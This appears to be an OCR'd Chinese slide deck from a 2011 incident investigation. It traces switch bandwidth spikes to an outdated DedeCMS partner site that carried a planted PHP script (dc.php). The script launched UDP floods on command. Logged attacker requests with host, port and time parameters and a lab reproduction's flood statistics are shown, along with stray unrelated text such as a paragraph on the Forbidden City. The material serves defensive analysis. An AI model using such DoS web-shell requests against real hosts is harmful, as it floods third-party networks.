
合作伙伴



```
222.212.49.230 - - [20/Jul/2011:01:17:53 +0800] "GET /tuanapp/ HTTP/1.1" 200 1376 "http://www.[redacted]/routes/chengdu/chengdu-guangzh
ou.htm" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)"
182.88.43.59 - - [20/Jul/2011:01:17:54 +0800] "GET /tuanapp/new_heng.html HTTP/1.1" 200 1459 "http://www.[redacted]/zt/hangzhou/" "Mozi
lla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Maxthon; .NET CLR 2.0.50727)"
218.106.60.122 - - [20/Jul/2011:01:17:56 +0800] "GET /tuanapp/ HTTP/1.1" 200 1376 "http://www.[redacted]/routes/shanghai_city/shanghai_
city-qingdao.htm" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)"
114.107.151.156 - - [20/Jul/2011:01:17:56 +0800] "GET /tuanapp/new_heng.html HTTP/1.1" 200 1459 "http://www.[redacted]/zt/nanjing/" "Mo
zilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; 4399Box.526)"
^F^F
[[redacted]@sales logs]$
[[redacted]@sales logs]$ ls
access_log    chinaunionpay8cities_access_log  error.log                  kenya_access_log        temp.log
cgisock.2183  [redacted].org_access.log        hk_access_log              mentholatum_access_log  yltwzxy.[redacted]-access.log
cgisock.2247  emkt.[redacted]_access.log       httpd.pid                  nivea_access_log
cgisock.9053  error_log                        huodong.[redacted]-access.log  temp1.log
[[redacted]@sales logs]$ sudo tail -f [redacted]_access.log
[[redacted]@sales logs]$ sudo iptraf

 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.210 on eth1
 UDP (1500 bytes) from 123.103.1[redacted]:71[redacted]18.186.32.210:8431 on eth1
 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.210 on eth1
 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.210 on eth1
 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.213 on eth1
 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.213 on eth1
 UDP (1500 bytes) from 123.103.12.119:1[redacted]118.186.32.213:8485 on eth1
 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.211 on eth1
 UDP (1500 bytes) from 123.103.12.119:2[redacted]118.186.32.213:8485 on eth1
 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.210 on eth1
 UDP fragment (1500 bytes) from 123.103.[redacted] to 118.186.32.210 on eth1
IPTraf
```

- □ 某天接到OPS的反馈，某IDC一交换机带宽使用率多次飙升报警。且已定位到源服务器


合作伙伴



故宫位于北京市中心，旧称紫禁城。于明代永乐十八年（1420年）建成，是明、清两代的皇宫，无与伦比的古代建筑杰作，世界现存最大、最完整的木质结构的古建筑群。

- 对该服务器运行的业务应用识别为基于DedeCMS的网站，版本较老！为合作伙伴站点

合作伙伴




在 2011/8/24 和 2011/8/25 攻击者均进行过攻击，昨天 2011/8/24 未觉察到， 今天 25/Aug/2011:14:44:17 左右对方管理员发现异常，我们处理后即停止攻击。

```
    [chong.cheng@sales tmp]$ more 20110825-ip60.log
    60.169.73.63 - - [24/Aug/2011:23:26:51 +0800] "GET /plus/dc.php?rat=Are+You+Rat%3F HTTP/1.1" 200 143 "-" "Mozilla/4.0"
    60.169.73.63 - - [24/Aug/2011:23:34:22 +0800] "GET /plus/dc.php?host=184.168.160.37&port=80&time=120 HTTP/1.1" 200 144 "-" "Mozilla/
    4.0"
    60.169.73.63 - - [24/Aug/2011:23:34:35 +0800] "GET /plus/dc.php?host=184.168.160.37&port=80&time=120 HTTP/1.1" 200 144 "-" "Mozilla/
    4.0"
    60.169.73.63 - - [24/Aug/2011:23:34:48 +0800] "GET /plus/dc.php?host=184.168.160.37&port=80&time=120 HTTP/1.1" 200 144 "-" "Mozilla/
    4.0"
    60.169.73.63 - - [25/Aug/2011:08:24:27 +0800] "GET /plus/dc.php?host=221.10.245.84&port=80&time=120 HTTP/1.1" 200 142 "-" "Mozilla/4
    .0"
    60.169.73.63 - - [25/Aug/2011:08:24:35 +0800] "GET /plus/dc.php?host=221.10.245.84&port=80&time=120 HTTP/1.1" 200 142 "-" "Mozilla/4
.0"
    60.169.73.63 - - [25/Aug/2011:14:43:29 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
    60.169.73.63 - - [25/Aug/2011:14:43:41 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
    60.169.73.63 - - [25/Aug/2011:14:43:53 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
    60.169.73.63 - - [25/Aug/2011:14:44:05 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
    60.169.73.63 - - [25/Aug/2011:14:44:17 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
60.169.73.63 - - [25/Aug/2011:14:44:53 +0800] "GET /plus/dc.php?host=122.70.138.193&port=80&time=120 HTTP/1.1" 404 209 "-" "Mozilla/4.0"
```

- 对WEB日志的分析中，发现可疑的GET请求。其中dc.php的参数有IP地址、端口与时间

合作伙伴


vmware_cc_192.168.   - SecureCRT
File Edit View Options Transfer Script Tools Help
vmware_cc_192.168.[redacted]

```
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000003 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000026 IP localhost.54339 >                     ervers.com.3389: UDP, length 8192
00:00:00.000003 IP localhost > qunar-                    .com: udp
00:00:00.000003 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000242 IP localhost > qunar-                    .com: udp
00:00:00.000116 IP localhost.54339 >                     ervers.com.3389: UDP, length 8192
00:00:00.000004 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
00:00:00.000003 IP localhost > qunar-                    .com: udp
00:00:00.000024 IP localhost.54339 >                     ervers.com.3389: UDP, length 8192
00:00:00.000004 IP localhost > qunar-                    .com: udp
00:00:00.000002 IP localhost > qunar-                    .com: udp
```

http://192.168.[redacted]/ac.php?host=192.168.   &port=3389&time=100 - Windows Internet Explorer
http://192.168.   /ac.php?host=192.168.   &port=3389&time=100
Bing
收藏夹
Free SEO Tools - SEO1...
RayFile
The Bodyguard 2
建议网站
网页快讯库
http://192.168.[redacted]/ac.php?host=192.16...
页面(P)
安全


Send Host: 192.168.   :3389

Send Flow: 76629 * (65535/1024=64)kb / 1024 = 4789.24 mb

Send Rate: 766.29 packs/s; 47.89 mb/s

- PHP脚本功能为发送UDP数据包。WEB普通权限就可用PHP创建UDP的SOCKET，即UDP DoS

